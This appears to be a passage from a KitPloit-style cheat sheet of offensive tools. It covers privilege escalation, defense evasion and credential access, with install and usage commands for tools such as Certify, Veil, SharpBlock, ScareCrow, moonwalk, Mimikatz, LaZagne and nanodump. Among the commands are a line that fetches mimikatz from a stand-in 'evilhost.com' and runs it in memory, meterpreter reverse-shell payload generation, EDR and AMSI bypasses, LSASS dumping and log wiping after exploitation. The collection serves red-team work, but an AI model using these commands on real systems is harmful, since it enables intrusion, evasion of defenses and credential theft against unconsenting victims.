curl "https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh" -Lo lse.sh;chmod 700 lse.sh

image

🔙Certify

Certify is a C# tool to enumerate and abuse misconfigurations in Active Directory Certificate Services (AD CS).

Certify is designed to be used in conjunction with other red team tools and techniques, such as Mimikatz and PowerShell, to enable red teamers to perform various types of attacks, including man-in-the-middle attacks, impersonation attacks, and privilege escalation attacks.

Key features of Certify:

  • Certificate creation
  • Certificate signing
  • Certificate import
  • Certificate trust modification

Install: (Compile)

Certify is compatible with Visual Studio 2019 Community Edition. Open the Certify project .sln, choose "Release", and build.

Install: (Running Certify Through PowerShell)

If you want to run Certify in-memory through a PowerShell wrapper, first compile the Certify and base64-encode the resulting assembly:

root@kitploit:~
[Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Temp\Certify.exe")) | Out-File -Encoding ASCII C:\Temp\Certify.txt

Certify can then be loaded in a PowerShell script with the following (where "aa..." is replaced with the base64-encoded Certify assembly string):

root@kitploit:~
$CertifyAssembly = [System.Reflection.Assembly]::Load([Convert]::FromBase64String("aa..."))

The Main() method and any arguments can then be invoked as follows:

root@kitploit:~
[Certify.Program]::Main("find /vulnerable".Split())

Full compile instructions can be found here.

Usage:

root@kitploit:~
# See if there are any vulnerable templates
Certify.exe find /vulnerable

# Request a new certificate for a template/CA, specifying a DA localadmin as the alternate principal
Certify.exe request /ca:dc.theshire.local\theshire-DC-CA /template:VulnTemplate /altname:localadmin

Full example walkthrough can be found here.

image

🔙Get-GPPPassword

Get-GPPPassword is a PowerShell script part of the PowerSploit toolkit, it is designed to retrieve passwords for local accounts that are created and managed using Group Policy Preferences (GPP).

Get-GPPPassword works by searching the SYSVOL folder on the domain controller for any GPP files that contain password information. Once it finds these files, it decrypts the password information and displays it to the user.

Install:

Follow the PowerSploit installation instructions from this tool sheet.

root@kitploit:~
powershell.exe -ep bypass
Import-Module PowerSploit

Usage:

root@kitploit:~
# Get all passwords with additional information
Get-GPPPassword

# Get list of all passwords
Get-GPPPassword | ForEach-Object {$_.passwords} | Sort-Object -Uniq

image

🔙Sherlock

PowerShell script to quickly find missing software patches for local privilege escalation vulnerabilities.

Supports:

  • MS10-015 : User Mode to Ring (KiTrap0D)
  • MS10-092 : Task Scheduler
  • MS13-053 : NTUserMessageCall Win32k Kernel Pool Overflow
  • MS13-081 : TrackPopupMenuEx Win32k NULL Page
  • MS14-058 : TrackPopupMenu Win32k Null Pointer Dereference
  • MS15-051 : ClientCopyImage Win32k
  • MS15-078 : Font Driver Buffer Overflow
  • MS16-016 : 'mrxdav.sys' WebDAV
  • MS16-032 : Secondary Logon Handle
  • MS16-034 : Windows Kernel-Mode Drivers EoP
  • MS16-135 : Win32k Elevation of Privilege
  • CVE-2017-7199 : Nessus Agent 6.6.2 - 6.10.3 Priv Esc

Install: (PowerShell)

root@kitploit:~
# Git install
git clone https://github.com/rasta-mouse/Sherlock

# Load powershell module
Import-Module -Name C:\INSTALL_LOCATION\Sherlock\Sherlock.ps1

Usage: (PowerShell)

root@kitploit:~
# Run all functions
Find-AllVulns

# Run specific function (MS14-058 : TrackPopupMenu Win32k Null Pointer Dereference)
Find-MS14058

image

Image used from https://vk9-sec.com/sherlock-find-missing-windows-patches-for-local-privilege-escalation/

🔙Watson

Watson is a .NET tool designed to enumerate missing KBs and suggest exploits for Privilege Escalation vulnerabilities.

Great for identifying missing patches and suggesting exploits that could be used to exploit known vulnerabilities in order to gain higher privileges on the system.

Install:

Using Visual Studio 2019 Community Edition. Open the Watson project .sln, choose "Release", and build.

Usage:

root@kitploit:~
# Run all checks
Watson.exe

image

Image text used from https://github.com/rasta-mouse/Watson#usage

🔙ImpulsiveDLLHijack

A C# based tool that automates the process of discovering and exploiting DLL Hijacks in target binaries.

The discovered Hijacked paths can be weaponized, during an engagement, to evade EDR's.

Install:

  • Procmon.exe -> https://docs.microsoft.com/en-us/sysinternals/downloads/procmon
  • Custom Confirmatory DLL's :
    • These are DLL files which assist the tool to get the confirmation whether the DLL's are been successfully loaded from the identified hijack path
    • Compiled from the MalDLL project provided above (or use the precompiled binaries if you trust me!)
    • 32Bit dll name should be: maldll32.dll
    • 64Bit dll name should be: maldll64.dll
    • Install NuGet Package:** PeNet** -> https://www.nuget.org/packages/PeNet/ (Prereq while compiling the ImpulsiveDLLHijack project)

Note: i & ii prerequisites should be placed in the ImpulsiveDLLHijacks.exe's directory itself.

  • Build and Setup Information:

    • ImpulsiveDLLHijack

      • Clone the repository in Visual Studio
      • Once project is loaded in Visual Studio go to "Project" --> "Manage NuGet packages" --> Browse for packages and install "PeNet" -> https://www.nuget.org/packages/PeNet/
      • Build the project!
      • The ImpulsiveDLLHijack.exe will be inside the bin directory.
    • And for Confirmatory DLL's:

      • Clone the repository in Visual Studio
      • Build the project with x86 and x64
      • Rename x86 release as maldll32.dll and x64 release as maldll64.dll
    • Setup: Copy the Confirmatory DLL's (maldll32 & maldll64) in the ImpulsiveDLLHijack.exe directory & then execute ImpulsiveDLLHijack.exe :))

Install instructions from https://github.com/knight0x07/ImpulsiveDLLHijack#2-prerequisites

Usage:

root@kitploit:~
# Help
ImpulsiveDLLHijack.exe -h

# Look for vulnerabilities in an executable 
ImpulsiveDLLHijack.exe -path BINARY_PATH

Usage examples can be found here.

image

Image used from https://github.com/knight0x07/ImpulsiveDLLHijack#4-examples

🔙ADFSDump

A C# tool to dump all sorts of goodies from AD FS.

Created by Doug Bienstock @doughsec while at Mandiant FireEye.

This tool is designed to be run in conjunction with ADFSpoof. ADFSdump will output all of the information needed in order to generate security tokens using ADFSpoof.

Requirements:

  • ADFSDump must be run under the user context of the AD FS service account. You can get this information by running a process listing on the AD FS server or from the output of the Get-ADFSProperties cmdlet. Only the AD FS service account has the permissions needed to access the configuration database. Not even a DA can access this.
  • ADFSDump assumes that the service is configured to use the Windows Internal Database (WID). Although it would be trivial to support an external SQL server, this feature does not exist right now.
  • ADFSDump must be run locally on an AD FS server, NOT an AD FS web application proxy. The WID can only be accessed locally via a named pipe.

Install: (Compile)

ADFSDump was built against .NET 4.5 with Visual Studio 2017 Community Edition. Simply open up the project .sln, choose "Release", and build.

Usage: (Flags)

root@kitploit:~
# The Active Directory domain to target. Defaults to the current domain.
/domain:

# The Domain Controller to target. Defaults to the current DC.
/server:

# Switch. Toggle to disable outputting the DKM key.
/nokey

# (optional) SQL connection string if ADFS is using remote MS SQL rather than WID.
/database

Blog - Exploring the Golden SAML Attack Against ADFS

image

Image used from https://www.orangecyberdefense.com/global/blog/cloud/exploring-the-golden-saml-attack-against-adfs

🔙BeRoot

BeRoot Project is a post exploitation tool to check common misconfigurations to find a way to escalate our privilege.

The goal of BeRoot is to only output potential privilege escalation opportunities and not a endpoint configuration assessment.

This project works on Windows, Linux and Mac OS.

Install: (Linux)

root@kitploit:~
git clone https://github.com/AlessandroZ/BeRoot
cd BeRoot/Linux/

Install: (Windows)

A pre-compiled version of BeRoot can be found here.

Usage:

root@kitploit:~
# Run BeRoot
python beroot.py

# Run BeRoot with user password (If you know the password use it, you could get more results)
python beroot.py --password super_strong_password

Further information can be found here for:

  • Linux
  • Windows

image

Image used from https://github.com/AlessandroZ/BeRoot

Defense Evasion

🔙Invoke-Obfuscation

A PowerShell v2.0+ compatible PowerShell command and script obfuscator. If a victim endpoint is able to execute PowerShell then this tool is great for creating heavily obfuscated scripts.

Install:

root@kitploit:~
git clone https://github.com/danielbohannon/Invoke-Obfuscation.git

Usage:

root@kitploit:~
./Invoke-Obfuscation

image

🔙Veil

Veil is a tool for generating metasploit payloads that bypass common anti-virus solutions.

It can be used to generate obfuscated shellcode, see the official veil framework blog for more info.

Install: (Kali)

root@kitploit:~
apt -y install veil
/usr/share/veil/config/setup.sh --force --silent

Install: (Git)

root@kitploit:~
sudo apt-get -y install git
git clone https://github.com/Veil-Framework/Veil.git
cd Veil/
./config/setup.sh --force --silent

Usage:

root@kitploit:~
# List all payloads (–list-payloads) for the tool Ordnance (-t Ordnance)
./Veil.py -t Ordnance --list-payloads

# List all encoders (–list-encoders) for the tool Ordnance (-t Ordnance)
./Veil.py -t Ordnance --list-encoders

# Generate a reverse tcp payload which connects back to the ip 192.168.1.20 on port 1234
./Veil.py -t Ordnance --ordnance-payload rev_tcp --ip 192.168.1.20 --port 1234

# List all payloads (–list-payloads) for the tool Evasion (-t Evasion)
./Veil.py -t Evasion --list-payloads

# Generate shellcode using Evasion, payload number 41, reverse_tcp to 192.168.1.4 on port 8676, output file chris
./Veil.py -t Evasion -p 41 --msfvenom windows/meterpreter/reverse_tcp --ip 192.168.1.4 --port 8676 -o chris

Veil creators wrote a nice blog post explaining further ordnance and evasion command line usage.

image

🔙SharpBlock

A method of bypassing EDR's active projection DLL's by preventing entry point execution.

Features:

  • Blocks EDR DLL entry point execution, which prevents EDR hooks from being placed.
  • Patchless AMSI bypass that is undetectable from scanners looking for Amsi.dll code patches at runtime.
  • Host process that is replaced with an implant PE that can be loaded from disk, HTTP or named pipe (Cobalt Strike).
  • Implanted process is hidden to help evade scanners looking for hollowed processes.
  • Command line args are spoofed and implanted after process creation using stealthy EDR detection method.
  • Patchless ETW bypass.
  • Blocks NtProtectVirtualMemory invocation when callee is within the range of a blocked DLL's address space.

Install:

Use Visual Studio 2019 Community Edition to compile the SharpBlock binary.

Open the SharpBlock project .sln, choose "Release", and build.

Usage:

root@kitploit:~
# Launch mimikatz over HTTP using notepad as the host process, blocking SylantStrike's DLL
SharpBlock -e http://evilhost.com/mimikatz.bin -s c:\windows\system32\notepad.exe -d "Active Protection DLL for SylantStrike" -a coffee

# Launch mimikatz using Cobalt Strike beacon over named pipe using notepad as the host process, blocking SylantStrike's DLL
execute-assembly SharpBlock.exe -e \\.\pipe\mimi -s c:\windows\system32\notepad.exe -d "Active Protection DLL for SylantStrike" -a coffee
upload_file /home/haxor/mimikatz.exe \\.\pipe\mimi

Nice PenTestPartners blog post here.

image

Image used from https://youtu.be/0W9wkamknfM

🔙Alcatraz

Alcatraz is a GUI x64 binary obfuscator that is able to obfuscate various different pe files including:

  • .exe
  • .dll
  • .sys

Some supported obfuscation features include:

  • Obfuscation of immediate moves
  • Control flow flattening
  • ADD mutation
  • Entry-point obfuscation
  • Lea obfuscation

Install: (Requirements)

Install: https://vcpkg.io/en/getting-started.html

root@kitploit:~
vcpkg.exe install asmjit:x64-windows
vcpkg.exe install zydis:x64-windows

Usage:

Using the GUI to obfuscate a binary:

  1. Load a binary by clicking file in the top left corner.
  2. Add functions by expanding the Functions tree. (You can search by putting in the name in the searchbar at the top)
  3. Hit compile (Note: Obfuscating lots of functions might take some seconds)

image

Image used from https://github.com/weak1337/Alcatraz

🔙Mangle

Mangle is a tool that manipulates aspects of compiled executables (.exe or DLL).

Mangle can remove known Indicators of Compromise (IoC) based strings and replace them with random characters, change the file by inflating the size to avoid EDRs, and can clone code-signing certs from legitimate files.

In doing so, Mangle helps loaders evade on-disk and in-memory scanners.

Install:

The first step, as always, is to clone the repo. Before you compile Mangle, you'll need to install the dependencies. To install them, run the following commands:

root@kitploit:~
go get github.com/Binject/debug/pe

Then build it

root@kitploit:~
git clone https://github.com/optiv/Mangle
cd Mangle
go build Mangle.go

Usage:

root@kitploit:~
  -C string
        Path to the file containing the certificate you want to clone
  -I string
        Path to the orginal file
  -M    Edit the PE file to strip out Go indicators
  -O string
        The new file name
  -S int
        How many MBs to increase the file by

Full usage information can be found here.

image

Image used from https://github.com/optiv/Mangle

🔙AMSI Fail

AMSI.fail is a great website that can be used to generate obfuscated PowerShell snippets that break or disable AMSI for the current process.

The snippets are randomly selected from a small pool of techniques/variations before being obfuscated. Every snippet is obfuscated at runtime/request so that no generated output share the same signatures.

Nice f-secure blog explaining AMSI here.

image

Image used from http://amsi.fail/

🔙ScareCrow

ScareCrow is a payload creation framework for side loading (not injecting) into a legitimate Windows process (bypassing Application Whitelisting controls).

Once the DLL loader is loaded into memory, it utilizes a technique to flush an EDR’s hook out of the system DLLs running in the process's memory.

When executed, ScareCrow will copy the bytes of the system DLLs stored on disk in C:\Windows\System32\. These DLLs are stored on disk “clean” of EDR hooks because they are used by the system to load an unaltered copy into a new process when it’s spawned. Since EDR’s only hook these processes in memory, they remain unaltered.

Nice blogs for learning about techniques utilized by ScareCrow:

  • Endpoint Detection and Response: How Hackers Have Evolved
  • EDR and Blending In: How Attackers Avoid Getting Caught

Install:

ScareCrow requires golang 1.16.1 or later to compile loaders.

root@kitploit:~
# Clone
git clone https://github.com/optiv/ScareCrow
cd ScareCrow

# Install dependencies
go get github.com/fatih/color
go get github.com/yeka/zip
go get github.com/josephspurrier/goversioninfo

# Required
openssl
osslsigncode
mingw-w64

# Build
go build ScareCrow.go

Usage:

root@kitploit:~
Usage of ./ScareCrow:
  -I string
        Path to the raw 64-bit shellcode.
  -Loader string
        Sets the type of process that will sideload the malicious payload:
        [*] binary - Generates a binary based payload. (This type does not benefit from any sideloading)
        [*] control - Loads a hidden control applet - the process name would be rundll32 if -O is specified a JScript loader will be generated.
        [*] dll - Generates just a DLL file. Can be executed with commands such as rundll32 or regsvr32 with DllRegisterServer, DllGetClassObject as export functions.
        [*] excel - Loads into a hidden Excel process using a JScript loader.
        [*] msiexec - Loads into MSIexec process using a JScript loader.
        [*] wscript - Loads into WScript process using a JScript loader. (default "binary")
  -O string
        Name of output file (e.g. loader.js or loader.hta). If Loader is set to dll or binary this option is not required.
  -configfile string
        The path to a json based configuration file to generate custom file attributes. This will not use the default ones.
  -console
        Only for Binary Payloads - Generates verbose console information when the payload is executed. This will disable the hidden window feature.
...

Full usage information can be found here.

image

Image used from https://github.com/optiv/ScareCrow

🔙moonwalk

moonwalk is a 400 KB single-binary executable that can clear your traces while penetration testing a Unix machine.

It saves the state of system logs pre-exploitation and reverts that state including the filesystem timestamps post-exploitation leaving zero traces of a ghost in the shell.

Install:

root@kitploit:~
curl -L https://github.com/mufeedvh/moonwalk/releases/download/v1.0.0/moonwalk_linux -o moonwalk

Usage:

root@kitploit:~
# Start moonwalk straight after getting a shell on the victim Linux endpoint
curl -L https://github.com/mufeedvh/moonwalk/releases/download/v1.0.0/moonwalk_linux -o moonwalk
chmod +x moonwalk
moonwalk start

# Once you are finished, clear your traces 
moonwalk finish

image

Image used from https://github.com/mufeedvh/moonwalk

Credential Access

🔙Mimikatz

Great tool for gaining access to hashed and cleartext passwords on a victims endpoint. Once you have gained privileged access to a system, drop this tool to collect some creds.

Install:

  1. Download the mimikatz_trunk.7z file.
  2. Once downloaded, the mimikatz.exe binary is in the x64 folder.

Usage:

root@kitploit:~
.\mimikatz.exe
privilege::debug

image

🔙LaZagne

Nice tool for extracting locally stored passwords from browsers, databases, games, mail, git, wifi, etc.

Install: (Binary)

You can install the standalone binary from here.

Usage:

root@kitploit:~
# Launch all modes
.\laZagne.exe all

# Launch only a specific module
.\laZagne.exe browsers

# Launch only a specific software script
.\laZagne.exe browsers -firefox

image

🔙hashcat

Tool for cracking password hashes. Supports a large list of hashing algorithms (Full list can be found here).

Install: Binary

You can install the standalone binary from here.

Usage:

root@kitploit:~
.\hashcat.exe --help

Nice hashcat command cheatsheet.

image

🔙John the Ripper

Another password cracker, which supports hundreds of hash and cipher types, and runs on many operating systems, CPUs and GPUs.

Install:

root@kitploit:~
sudo apt-get install john -y

Usage:

root@kitploit:~
john

image

🔙SCOMDecrypt

This tool is designed to retrieve and decrypt RunAs credentials stored within Microsoft System Center Operations Manager (SCOM) databases.

NCC blog post - 'SCOMplicated? – Decrypting SCOM “RunAs” credentials'

Pre-requisites:

To run the tool you will require administrative privileges on the SCOM server. You will also need to ensure that you have read access to the following registry key:

root@kitploit:~
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\System Center\2010\Common\MOMBins

You can check manually that you can see the database by gathering the connection details from the following keys:

root@kitploit:~
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\System Center\2010\Common\Database\DatabaseServerName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\System Center\2010\Common\Database\DatabaseName

Install: (PS1)

root@kitploit:~
git clone https://github.com/nccgroup/SCOMDecrypt
cd .\SCOMDecrypt\SCOMDecrypt\
. .\Invoke-SCOMDecrypt.ps1

Install: (Compile)

Using Visual Studio 2019 Community Edition you can compile the SCOMDecrypt binary.

Open the SCOMDecrypt project .sln, choose "Release", and build.

Usage:

root@kitploit:~
# PS1
Invoke-SCOMDecrypt

# Compiled C# binary
.\SCOMDecrypt.exe

image

Image text used from https://github.com/nccgroup/SCOMDecrypt

🔙nanodump

The LSASS (Local Security Authority Subsystem Service) is a system process in the Windows operating system that is responsible for enforcing the security policy on the system. It is responsible for a number of tasks related to security, including authenticating users for logon, enforcing security policies, and generating audit logs.

Creating a dump of this process can allow an attacker to extract password hashes or other sensitive information from the process's memory, which could be used to compromise the system further.

This allows for the creation of a minidump of the LSASS process.

Install:

root@kitploit:~
git clone https://github.com/helpsystems/nanodump.git

Install: (Linux with MinGW)

root@kitploit:~
make -f Makefile.mingw

Install: (Windows with MSVC)

root@kitploit:~
nmake -f Makefile.msvc

Install: (CobaltStrike only)

Import the NanoDump.cna script on Cobalt Strike.

Full installation information can be found here.

Usage:

root@kitploit:~
# Run
nanodump.x64.exe

# Leverage the Silent Process Exit technique
nanodump --silent-process-exit C:\Windows\Temp\

# Leverage the Shtinkering technique
nanodump --shtinkering

Full usage information can be found here.

nanodump

Image used from https://github.com/helpsystems/nanodump

🔙eviltree

A standalone python3 remake of the classic "tree" command with the additional feature of searching for user provided keywords/regex in files, highlighting those that contain matches. Created for two main reasons:

  • While searching for secrets in files of nested directory structures, being able to visualize which files contain user provided keywords/regex patterns and where those files are located in the hierarchy of folders, provides a significant advantage.
  • tree is an amazing tool for analyzing directory structures. It's really handy to have a standalone alternative of the command for post-exploitation enumeration as it is not pre-installed on every linux distro and is kind of limited on Windows (compared to the UNIX version).

Install:

root@kitploit:~
git clone https://github.com/t3l3machus/eviltree

Usage:

root@kitploit:~
# Running a regex that essentially matches strings similar to: password = something against /var/www
python3 eviltree.py -r /var/www -x ".{0,3}passw.{0,3}[=]{1}.{0,18}" -v

# Using comma separated keywords instead of regex
python3 eviltree.py -r C:\Users\USERNAME -k passw,admin,account,login,user -L 3 -v

image

Image used from https://github.com/t3l3machus/eviltree

🔙SeeYouCM-Thief

Simple tool to automatically download and parse configuration files from Cisco phone systems searching for SSH credentials.

Will also optionally enumerate active directory users from the UDS API.

Blog - Exploiting common misconfigurations in cisco phone systems

Install:

root@kitploit:~
git clone https://github.com/trustedsec/SeeYouCM-Thief
python3 -m pip install -r requirements.txt

Usage:

root@kitploit:~
# Enumerate Active Directory users from the UDS api on the CUCM
./thief.py -H <CUCM server> --userenum

# Without specifying a phone IP address the script will attempt to download every config in the listing.
./thief.py -H <Cisco CUCM Server> [--verbose]

# Parse the web interface for the CUCM address and will do a reverse lookup for other phones in the same subnet.
./thief.py --phone <Cisco IP Phoner> [--verbose]

# Specify a subnet to scan with reverse lookups.
./thief.py --subnet <subnet to scan> [--verbose]

image

Image used from https://www.trustedsec.com/blog/seeyoucm-thief-exploiting-common-misconfigurations-in-cisco-phone-systems/

🔙MailSniper


Read more

Download Tool
Metabigor
OSINT tool without API
  • Gitrob GitHub sensitive information scanner
  • gowitness Web screenshot utility using Chrome Headless
